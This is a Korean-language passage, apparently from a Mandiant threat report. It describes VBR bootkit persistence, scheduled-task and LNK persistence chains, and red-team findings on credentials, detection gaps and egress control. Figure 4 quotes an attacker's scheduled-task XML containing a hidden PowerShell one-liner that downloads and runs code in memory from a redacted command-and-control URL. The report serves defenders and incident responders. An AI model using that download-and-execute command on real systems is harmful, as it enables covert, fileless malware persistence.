맨디언트는 VBR 부트킷을 사용하여 지속성을 유지하는 표적 금융 위협 공격자를 식별했습니다. 맨디언트는 부트킷을 "부트래시"라고 부릅니다. VBR 부트킷은 MBR 부트킷과 마찬가지로 윈도우즈 XP, 윈도우즈 서버 2003, 윈도우즈 7 및 윈도우즈 2008/2012 운영체제를 표적으로 삼습니다. VBR 부트킷을 설치하는 동안, 인스톨러는 다음의 활동을 수행합니다.

1. **시스템 점검** - 인스톨러는 설치할 준비를 하기 위해 운영체제와 아키텍처에서 정보를 수집합니다. 이러한 활동에는 인스톨러가 이미 실행 중인지 여부를 점검하고, 백도어에 반드시 필요한 마이크로소프트 .NET 3.5 프레임워크가 설치되었는지를 확인하는 것이 포함됩니다.
2. **사용 가능한 공간 계산 및 가상 파일 시스템 작성** - 인스톨러는 백도어 컴포넌트를 저장할 가상 파일 시스템(VFS)을 작성하기에 적합한 디스크의 파티션들 사이에 있는 빈 공간을 계산 및 확인합니다.
3. **부트 섹터 하이재킹** - 인스톨러는 디스크에 들어 있는 VBR의 암호화된 백업 사본을 설치합니다. 그 다음에, 인스톨러는 차후에 시스템을 시작할 때 부트 프로세스를 하이재킹하기 위해 합법적인 VBR을 겹쳐씁니다.
4. **백도어 컴포넌트 설치** - 인스톨러는 VFS에서 부트킷을 작성 및 설치할 책임이 있는 백도어 컴포넌트를 설치합니다. 추가 백도어 컴포넌트는 VFS에 저장하거나, 또는 윈도우즈 레지스트리에 바이너리 데이터로 저장할 수 있습니다. 이러한 추가 컴포넌트에는 핵심적인 명령 및 제어 기능이 들어 있습니다.

VBR 부트킷이 설치된 후, 차후에 시스템을 재시동할 때 악성 VBR 코드를 로드한 다음에 백도어를 로드합니다. 이러한 활동은 다음의 방식으로 발생합니다.

1. MBR이 악성 VBR을 로드합니다.
2. 겹쳐쓴 VBR은 VFS로부터 백도어 코드를 로드합니다.
3. 겹쳐쓴 VBR은 컨트롤을 합법적인 VBS로 전달하여 부트 프로세스를 계속 진행합니다.
4. 운영체제가 부팅되고 백도어가 작동됩니다.

그림 3은 VBR 부트킷의 부트 순서에 대한 간단한 설명을 제공합니다.

그림 3: 간단한 VBR 부트킷 실행

다수의 지속성 기법을 동시에 사용함으로써 탐지를 회피

공격자들은 악성코드를 숨기기 위한 노력으로 다수의 지속성 기법을 동시에 연쇄적으로 사용하기 시작했습니다. 다수의 지속성 기법을 동시에 연쇄적으로 사용 할 때 악성코드의 실행을 별도의 단계들로 분리하는 다단계 접근방법을 사용하는 것이 포함됩니다. 이 아이디어는 첫번째 사용 기법이 정상이거나 무해한 것처럼 보이게 하여 조사자들이 합법적이라고 잘못 판단하게 하는 것입니다. 그러나, 전반적인 지속성 기법을 확인하게 되면 전체 그림이 뚜렷해지고, 결론적으로 위협 공격자의 악성코드를 실행하는 것으로 종료됩니다. 다음의 섹션에서는 공격자들이 윈도우즈 예약 작업을 보다 정교한 악성코드 실행 방법으로 유도하는 초기 연쇄로 사용하는 방법을 간단히 설명합니다.

윈도우즈 예약 작업

윈도우즈 예약 작업은 시스템에서 작업을 자동화하는 것을 허용합니다. 윈도우즈 예약 작업은 특정한 기준(보통 특정한 시간 또는 시스템 스타트업 또는 사용자 로그온 같은 이벤트)에 따라 시스템을 모니터합니다. 조건이 충족되는 경우, 작업 스케줄러는 사전 정의된 활동을 실행합니다. 작업 스케줄러는 합법적으로 사용하면 시스템 유지보수와 같은 일상적인 관리 작업을 수행할 수 있습니다. 그러나 악의적으로 사용하면 파일을 실행하거나 지속성을 유지할 수 있습니다.

역사적으로, 공격자들은 윈도우즈 예약 작업을 간단한 방식으로 사용해왔습니다. 지능형 공격자들이 예약 작업을 가장 많이 사용 하는 방법은 일회성 파일 실행과 지속적인 악성코드 실행입니다. 일회성 파일 실행을 사용하면, 위협 공격자들은 윈도우즈 예약 작업을 작성하여 유틸리티 또는 백도어 인스톨러를 1회 실행합니다. 악성코드를 지속적으로 실행하는 경우, 위협 공격자들은 지속성을 유지하기 위해 사전 정의된 시기에 예정된 악성코드를 실행할 수 있습니다(매일 또는 특정한 날들에만 실행).

이러한 사용 사례에서는 공격자들이 악성코드를 지속적으로 실행하는 일관성있는 방법을 제공합니다. 저희는 최근에 위협 공격자들이 높은 수준의 복잡성을 실행 연쇄에 추가로 도입하여 윈도우즈 예약 작업의 사용을 확대하는 것을 관찰했습니다. 위협 공격자들은 새 윈도우즈 예약 작업을 작성하고 악성 파일을 실행하는 대신에 합법적인 윈도우즈 유틸리티를 이용하여 악성 파일을 실행합니다. 이 기법은 몇 년 동안 사용이 가능했으나, 공격자들은 숨겨진 상태를 계속 유지하기 위해 잠복성을 추가로 강조하기 시작했습니다.


저희가 관찰한 그러한 한 공격자의 방법은 파워셸 명령을 예정된 때에 매일 실행하는 것입니다. 이러한 명령은 명령 및 제어 서버에 접촉하고 악성코드를 다운로드하도록 설정되었습니다. 이 코드는 메모리에 상주하고 파워셸 프로세스에 따라 실행됩니다. 악성코드는 어떤 단계에서도 디스크에 설치되지 않습니다. 유일한 나쁜 징후는 윈도우즈 예약 작업 내에 설정된 파워셸 명령줄 인수에 있습니다. 그림 4에는 파워셸을 실행하기 위한 설정이 들어 있는 윈도우즈 예약 작업 파일의 발췌 부분이 포함되어 있습니다.

그림 4: 윈도우즈 예약 작업 파일의 파워셸 명령

```
<Actions Context="Author">
 <Exec>
 <Command>powershell</Command>
 <Arguments>-w hidden -nologo -noninteractive -nop -ep bypass -c "IEX ((new-object net.webclient).download-
string(""https://REDACTED"""))"
 </Arguments>
 </Exec>
</Actions>
```


이 접근 방법의 추가 이점은 지속성 메커니즘이 명령 및 제어 서버에 접근하여 악성코드를 풀다운하기 때문에 공격자가 코드를 임의로 업데이트할 수 있는 것입니다. 저희가 관찰한 사례에서는 악성코드가 다른 명령 및 제어 서버와 매일 통신하거나 전혀 통신하지 않을 수도 있습니다. 그림 5에는 이 지속성 기법의 예가 들어 있습니다.

그림 5: 윈도우즈 예약 작업과 파워셸 지속성



저희가 관찰한 다른 기법은 위협 공격자가 LNK 파일이라고 알려진 윈도우즈 바로가기를 실행하기 위해 설정한 윈도우즈 예약 작업의 사용이었습니다. 위협 공격자는 명령어 인수를 사용하여 파워셸을 호출 하는 LNK 파일을 작성함으로써 셸코드를 정상 윈도우즈 프로세스에 삽입했습니다. 저희가 작업한 사례에서는 위협 공격자가 백도어 기능을 제공하는 셸코드를 디스크에 저장합니다. 그림 6에는 LNK 파일 지속성이 작동하는 방법의 예가 들어 있습니다.

그림 6: 윈도우즈 예약 작업과 LNK 파일 지속성



결론

악성코드 지속성에 대한 신뢰할 수 있는 방법의 사용은 여전히 만연되고 있으나, 악성코드 작성자들은 계속 새롭고 혁신적인 기법을 찾고 있습니다. 위협 공격자는 계속 시스템으로 깊이 파고들어(어떤 경우에는 기본적인 운영체제 아래로 이동) 탐지를 회피하고 근절 시도에 대응합니다. 조사자들은 조사의 중심점 역할을 하고 성공적으로 복구하는 것을 지원하므로, 악성코드 지속성 기법을 반드시 이해해야 합니다.

레드팀의 [재]부상

머리말

몇년 간, 저희 커뮤니티는 공격자가 취약점을 이용하기 전에 이를 선제적으로 식별 및 복구하는 한 방법인 보안 테스트의 가치를 인식했습니다. 맨디언트가 2015년에 관계를 맺은 많은 회사들은 취약점 평가와 보안 테스트에 대한 내부 능력이 있거나, 또는 그러한 능력을 전문화된 회사에 외주로 위탁했거나, 또는 이 2가지의 결합을 유지하고 있습니다. 이러한 프로그램은 보통 조직이 어떻게 영향을 받을 수 있는지를 증명하기 위해 자동화된 스캔, 숙달된 전문가가 입증한 방법론을 사용하는 수동 분석, 그리고 알려진 취약점의 이용으로 구성됩니다. 이론적으로 말하면, 각 테스트를 수행하고 취약점을 복구하면 "보안 결함"이 축소됩니다.

그러나, 완벽한 보안이란 불가능하고, "보안 결함"은 결코 완전히 제거할 수 없습니다. 또한, 보안 평가의 결과는 환경이 전혀 변화하지 않는 경우에만 유효하므로, 비현실적입니다. 환경에는 항상 불확실성이 있습니다. 아무리 취약점 테스트를 해도 결함을 이용하고 환경을 침해하는 방법을 변함없이 찾고 있는 인내심이 있는 인간 공격자를 예측할 수는 없을 것입니다. 따라서, 많은 조직들은 취약점의 식별 및 복구에만 집중하는 대신에 군대와 정부가 선호하는

오래된 테스트 패러다임인 레드팀(또한 전쟁놀이, 지능형 위협 시뮬레이션이라고도 함)으로 되돌아왔습니다.

맨디언트는 저희의 고객들 사이에 실세계 지능형 공격을 에뮬레이션하도록 설계된 표적 테스트와 위협 시뮬레이션에 대한 관심이 증가한 것을 관찰했습니다. 기존의 취약점 평가 및 침투 테스트의 능력을 초월하는 이러한 "레드팀" 이벤트는 다음의 질문에 답변할 수 있습니다.

1. 보안 프로그램이 조직에게 실제로 문제가 되는 중요한 자산(데이터, 시스템, 직원)을 얼마나 잘 보호합니까?
2. 보안팀이 표적 위협 활동을 탐지하고, 위협의 심각도를 인식하고, 중요한 자산과 데이터를 보호하기 위해 적절히 대응하는데 있어 얼마나 효과적이고 효율적입니까?
3. 보안 프로그램의 어떤 결함을 간과 또는 무시했습니까?
4. 최악의 해킹 시나리오에 대처할 준비가 되어 있습니까?

레드팀의 참여는 적절히 수행할 때 탐지 및 대응 능력을 강화하고, 기존의 보안 테스트 방법을 보충하는 방법으로 보안 프로그램을 평가 및 사용하기 위한 필요 불가결한 툴입니다.

정의에 대해

저희는 "취약점 평가," "침투 테스트" 및 "레드팀" 같은 용어에 대한 보편적으로 인정되는 정의가 없다는 것을 인식했습니다. 어떤 회사들은 상업용 툴을 사용하는자동화된 취약점 스캔으로만 구성되는 "침투 테스트"를 매년 구입합니다. 다른 회사들은 정기적으로 사회 공학 캠페인, 맞춤형 악성코드, 그리고 중요한 비즈니스 시스템을 침해하기 위한 표적 시도를 포함하는 "침투 테스트"에 참여합니다.

저희의 의도는 정의에 대한 논란을 불러일으키는 것이 아닙니다. 그러나, 저희는 모호성을 피하기 위해 사이버 보안 테스트의 맥락에서 다음의 정의들을 제출합니다.

취약점 평가: 시스템, 애플리케이션 또는 환경의 보안 결함을 전체적으로 식별하도록 설계된 구조적 테스트. 모든 잠재적 취약점을 식별하기 위해 증명된 테스트 방법론을 이용합니다. 수동 및 자동 테스트가 모두 포함될 수 있습니다.

예: 외부에 공개하기 전에 모바일 애플리케이션의 iOS 및 안드로이드 버전의 사용자 인터페이스, 컴파일된 코드, 설정, 네트워크 통신에 대한 기술 평가.

취약점 평가는 조직 환경에서 알려진 문제들을 식별하는데 도움이 됩니다.

침투 테스트: 적대적인 목표를 달성하기 위한 목적으로 수행하는 특정한 시스템, 애플리케이션 또는 환경에 대한 테스트. 취약점 평가와는 대조적으로, 이러한 종류의 테스트는 전체적으로 설계되지 않았고, 오히려 공격자가 목표를 달성하기 위해 이용할 수 있는 취약점을 또한 테스트 전문가도 찾으려고 시도합니다. 수동 및 자동 테스트가 모두 포함될 수 있으나, 이용 가능한 약점을 기회로 활용하고 최종 목표를 달성하는 테스트 전문가에게 의존합니다.

예: 맨디언트가 인트라넷 접속을 제공받고, 임원 이메일, 연구 데이터 및 PHI에 접속한다는 목표가 주어진 생물의학 회사에 대한 내부자 위협 평가.

침투 테스트에는 인간적인 요소가 포함됩니다.

레드팀 활동: 표적 환경에 대한 의미있는 목표를 달성하기 위해 지능적이고 동기가 있는 공격자의 정밀성, 창조적 사고 및 TTP를 사용하는 공격 에뮬레이션. 일반적으로 IT 및 보안팀의 지식의 범위를 넘어서 활동하는 레드팀은 보안 결함을 식별하고, 지능형 위협 공격자를 탐지 및 대응하는 조직의 능력을 측정하는 최근에 발생한 위협에 근거한 현실적인 공격 시나리오를 작성합니다.

예: 주요 제조업체의 CIO는 제3자를 통해서 맨디언트를 고용했습니다. 그의 요청은 그의 조직으로 "침투" 하여 중요한 데이터를 유출하는 것입니다. 사회 공학, 물리적 침해, 모조직 및 계열조직에 대한 공격까지도 포함하는 모든 경로가 침투 범위에 속했습니다. 표적 조직은 CIO를 제외하고 이 이벤트를 모르고 있었고, 모든 테스트는 귀속되지 않은 인프라에서부터 수행되었습니다. 또한 맨디언트는 공격을 탐지, 추적 및 조사하는 대응팀의 효율성을 측정하기 위해 침해된 시스템에 깃발을 남겨두라는 지시를 받았습니다.

레드팀을 고용하면 지능형 공격자를 완전히 모방하고, 알려지지 않은 취약점을 식별하고, 통제된 공격 시뮬레이션에서 보안 직원들을 교육할 수 있습니다.

앞에서 정의한 3가지 카테고리는 각각 상당한 가치를 부가하고 보안 프로그램의 효과적인 운영에 중요하다는 것에 주목해야 합니다. 레트팀 활동에서 사용되는 많은 툴과 기법은 취약점 평가와 침투 테스트를 수행하는 동안에도 동일하게 사용됩니다. 각 종류의 테스트는 사이버 위협으로부터 위험을 줄이기 위해 사용할 수 있는 관련성이 있고 실행 가능한 결과를 산출합니다.

레드팀 활동과 다른 2가지 평가 카테고리 사이의 주요 차이점은 레드팀 활동이 조직의 준비 태세와 공격 복원력에 대한 독특한 관점을 제공한다는 것입니다. 보안 모델의 각 계층에서 중요한 보안 결함을 식별하는 것에 추가하여, 레드팀은 또한 보안 프로그램을 믿을 수 있고 관련성이 있는 현실적인 공격 시나리오에 적용하여 회사들이 탐지 및 대응 능력을 강화(즉, 환경을 방어)하는 것을 지원합니다.

USENIX Enigma 2016[5] 에서 NSA TAO의 책임자인 로브 조이스가 발표한 뛰어난 프레젠테이션에서, 그는 NSA가 표적 네트워크에 대한 정찰을 수행하는 방법에 대해 다음과 같이 설명했습니다: “여러분(방어자)은 그 네트워크에서 사용하려고 하는 기술들을 알고 있습니다. “저희(공격자)는 그 네트워크에서 실제로 사용하고 있는 기술들을 알고 있습니다." 그는 환경을 알아야 한다는 것을 역설하고, 조직의 위협 표면을 이해하기 위한 한 방법으로 레드팀을 사용하는 것의 중요성, 그리고 공격자의 관점에서 환경을 평가하는 것의 가치를 계속 강조합니다. 이 표적 테스트의 필요성은 많은 조직들이 인식하고 있고, 기존의 취약점 평가와 침투 테스트를 보완하기 위해 사용이 증가하고 있습니다.

또한 레드팀은 보안 프로그램을 믿을 수 있고 관련성이 있는 현실적인 공격 시나리오에 적용하여 회사들이 방어 능력을 강화하는 것을 지원합니다

[5] USENIX Enigma 2016년 - 국가 후원 해커를 억제하는 NSA TAO 책임자 - https://youtu.be/bDJb8WOJYdA

다음의 관찰들은 철저한 컴파일 또는 기업들을 계속 괴롭히는 보안 취약점의 “상위 X” 리스트를 제공하려는 의도가 아닙니다. 모든 보안 회사 및 내부 테스트 팀과 마찬가지로, 저희는 기본 인증, 미적용된 패치, 취약한 입력 데이터 검증, 낙후된 운영체제, 그리고 모든 취약점 보고서에 나타나는 다른 공통적인 문제들에 계속 직면하고 있습니다.

이러한 관찰들은 오히려 표적 조직(소수의 이해관계자 제외)이 모르고 있는 표적 테스트를 하는 동안 식별된 공통적인 주요 문제들을 나타내고, 저희 테스트 전문가들은 지능형 공격자와 동일한 TTP를 사용하여 조직을 공격할 "전적인 권한"이 있습니다.

관찰 #1 - 일반적인 인증

캡쳐된 인증은 기업을 침해하는 가장 효율적이고 탐지되지 않는 기법으로 남아 있습니다. 가장 중요한 문제는 다음과 같습니다.

- **많은 조직들은 아직도 패스워드 문제를 해결하지 못했습니다.** 간단히 말하면, 많은 조직들은 여전히 사용자들에게 충분히 복잡하고 추측하기 어려운 패스워드를 사용하도록 촉구하기 위해 노력하고 있습니다. 패스워드에 대해 사용할 수 있는 수많은 연구와 통계가 있고[6], 특히 사용자 패스워드의 관리는 매우 오랫동안 어려운 문제로 인정되어왔습니다. 현대 기업들은 패스워드 저장소에서 다중 인증 및 싱글 사인온에 이르기까지 인증 관련 문제에 대처하는 다양하고 강력한 솔루션에 접근할 수 있습니다. 그러나 패스워드는 저희가 접촉하는 거의 모든 고객에 대해 광범위한 영향을 주는 문제로 남아있으므로, 패스워드에 대해 이야기하지 않고는 공격에 대해 논의할 수 없습니다.

  이 문제는 단지 일반적인 사용자 인구로만 제한되지 않습니다. 시스템 관리자, 개발자, DBA, 도메인 관리자, 그리고 보안 전문가까지도 그들의 소속 기업에 계속 엄청난 위험이 되고 있습니다. 상황을 더 잘 알아야 하고 가장 표적이 되기 쉬운 이러한 사용자들은 취약한 패스워드를 선택하거나 제정된 정책을 무시함으로써 최악의 위반자들이 되고 있습니다.

  여러분이 IT 또는 보안 팀에 속해 있다면, 사이버 범죄자들이 여러분의 인증을 유출하기 위해 접근하려 한다는 것을 알아야 합니다. 취약한 패스워드 정책을 보유함으로써 인증 유출을 쉽게 만들지 마십시오.

- **캐시 인증은 주요 문제로 남아있습니다.** 이미 사용할 수 있는 잘 알려진 패스워드 덤프 툴에 추가하여,파워셸과 WMI가 무기화되어 "고가치" 사용자를 표적으로 삼고, 거의 중요하지 않은 메모리로부터 인증을 추출하는 다수의 효과적인 툴킷이 되었습니다. 이러한 툴들은 신속하고, AV가 탐지하는 것이 거의 불가능하며, 대중에게 공개되고, 광범위한 지원을 받습니다. 최신 윈도우즈 운영체제에서 인증의 보호[7]와 내장된 안전 장치에 관한 마이크로소프트의 상세한 지침을 사용하더라도, 저희 레드팀은 메모리로부터 인증을 검색하고, 그러한 인증을 재사용하여 네트워크를 통해서 내부로 이동하는데 계속 성공했습니다.

- **단일 인증.** 이 아키텍처 결함은 오랫동안 논의되고 대처하고 있었으나, 저희는 조직들이 단일(그리고 보통 액티브 디렉토리와 통합되는) 로그인 페이지의 배후에서 OWA, 시트릭스, SAP 와 VPN까지도 인터넷에 노출하는 것을 계속 관찰하고 있습니다. 사용자를 속여서 사용자가 악성 사이트에서 AD 인증을 하도록 유도하는 사회 공학 캠페인을 작성하는 것은 손쉬운 일입니다. 또한, 이 캠페인을 통해 이미 조직 환경 내에 침투해 있는 공격자가 정상적인 사용자 활동인 것처럼 위장 할 수 있습니다.

[6] 예: https://blog.netspi.com/netspis-top-password-masks-for-2015/
[7] 인증 보호 및 관리 - https://technet.microsoft.com/en-us/library/dn408190.aspx

관찰 #2 - 표적 공격을 탐지하거나, 또는 범용 제품 활동과 합법적인 위협 공격자를 구별하는 능력 부족

조직들이 표적 테스트를 하는 것을 모르는 동안(저희는 이것을 "제로 지식"이라고 지칭), 저희는 보안팀과 운영팀이 계속 진행 중인 공격에 대한 중요한 지표를 놓치는 것을 관찰했습니다. 저희의 경험에 의하면, 근본적인 원인은 사람, 프로세스, 기술에 동등하게 귀책됩니다. 간단히 말하면, 대부분의 조직들은 탐지팀에게 직원, 장비, 교육 및 연습을 적절히 제공하고 있지 않습니다. 따라서, 방어자들은 실제 공격에 대한 준비가 되지 않은 상태이고, 공격자들은 시간이 훨씬 더 많아서 탐지되지 않게 활동할 수 있습니다.

이러한 예에는 다음이 포함됩니다.

- 많은 사용자 단말 보안 제품은 일반적인 공격 툴(예를 들면, 웹 셸, 패스워드 덤프 툴, RAT)을 탐지하는 약간의 능력이 있으나, 테스트를 하는 동안에 생성된 경보는 보통 무시되거나 우선순위를 부정확하게 정합니다. 저희가 인증 덤프 악성코드(예를 들면, 미미카츠)와 관련이 있는 AV 경보를 의도적으로 생성한 테스트에서, 조직들의 10% 미만만이 지속적인 위협 활동의 지표로서 이 경보를 인식했고, 적절히 대응했습니다. 대부분의 경우, 보안팀은 AV가 악성코드를 격리시키는 것만으로 만족했고, 추가 조사를 수행하지 않았습니다.
- 이와 유사하게, 경계선 모니터는 지속적인 정찰 및 취약점 이용과 일반적인 경보인 백그라운드 노이즈를 구별하는 데 계속 실패합니다. 포트 스캐너, 무차별 대입 툴 및 다른 "라우드(loud)" 기법은 보통 관찰되나, 수동 공격(특히 웹 애플리케이션에 대한 공격)은 대체로 계속 탐지되지 않습니다. 맨디언트가 2015년에 수행한 거의 모든 테스트에서, 테스트에 대한 사전 지식이 없었던 조직들은 경계선에 대한 공격이 경계선 침해에 완전이 성공했을 때에도 그러한 공격을 탐지할 수 없었습니다.
- 보안 제어를 포함하는 중요한 내부 시스템에 대한 지표들은 무시되고 있습니다. 2015년에, 맨디언트는 패스워드 저장소, 이중 인증, 데이터 암호화 및 SIEM을 포함하는 베스트 프랙티스 보안 제어를 설치했으나 이러한 제어에 대한 접속 시도나 관리 활동을 모니터하지 않는 다수의 조직들을 접촉했습니다. 이러한 제어를 실행하는 고수준의 권한과 조직의 보안 태세에 대한 중요성을 감안할 때, 조직들은 특히 관심을 끄는 표적을 모니터합니다. 저희 레드팀은 정기적으로 침해된 보안 인프라를 이용하여 정찰을 수행하고, 추가 접속을 하고, 보안팀의 활동까지도 관찰합니다. 조직들은 접속 시도와 이러한 보안 제어에 대한 관리 활동을 모니터하지 않음으로써 표적 공격이 진행 중인 주요 지표를 놓칩니다.

  이러한 인식 부족은 단지 보안 제어에만 국한되지 않습니다. 많은 조직들은 중요한 내부 비즈니스 자원에 대한 접속 시도를 모니터하고 있지 않습니다. 특히 보안이 잘된 조직에 대한 한 레드팀의 참여에서, 맨디언트는 기업 인트라넷 포털을 성공적으로 침해했고, 그 포털을 사용하여 보다 안전한 다른 사업 단위에 대한 사회 공학 공격을 하기 위한 악성코드를 호스트했습니다. 포털 환경에서 취약점을 찾고 이용하는 프로세스에는 며칠이 걸렸습니다. 또한, 웹 셸을 통해서 거점을 확보했을 때, 맨디언트는 서버에서 확대된 권한을 입수하려고 시도했으나 실패했습니다. 이러한 취약점 이용 시도는 다수의 로그 엔트리와 AV 경보까지도 생성했고, 이러한 모든 것은 탐지되지 않았거나 조치를 취하지 않았습니다. 표적 침투 테스트와 레드팀 참여를 수행하는 맨디언트의 경험에서, 이러한 내부 보안 경보에 대한 주의 부족은 흔히 있는 일이었습니다.

관찰 #3 - 취약한 내부에서 외부로의 트래픽 제어

거의 모든 조직은 경계선을 강화하여 인바운드 공격을 줄이기 위해 시간과 자금을 투자했습니다. 그러나, 내부에서 외부로의 트래픽을 제한하는 것은 다른 많은 보안 투자 계획에서 우선 순위가 낮은 것처럼 보입니다. 진출점 제어의 우선 순위를 정하지 않으면, 환경은 악성코드, 악성 내부 사용자 및 공격자에게 신뢰할 수 없는 인터넷 호스트와의 원격 연결을 쉽게 수립하여 명령 및 제어와 데이터 유출을 가능하게 하는 능력을 허용합니다.

- **이미 도입된 솔루션에서 외부로의 트래픽 제어 기능을 사용 하지 않음:** 회사들은 사용자 단말 보안을 위해 새로운 툴(DLP, 이메일 보호, 네트워크 모니터 등)에 투자하고 있으나, 저희는 많은 회사들이 네트워크 인프라와 경계선 제어 솔루션에서 내부에서 외부로의 트래픽 제어 기능을 사용 하지 않고 있다는 점을 확인 했습니다. SSH, RDP, DNS와 같은 프로토콜이 차단 되지 않고 신뢰할 수 없는 외부 호스트와 통신을 하고 있는 것을 찾는 것은 드문 일이 아닙니다. 저희는 기존 외부로의 트래픽을 차단하는 조직의 고통을 이해하나, 방화벽 룰을 쓰는 것은 새 기술을 설치하는 것과 비교하여 비용이 적게 듭니다.

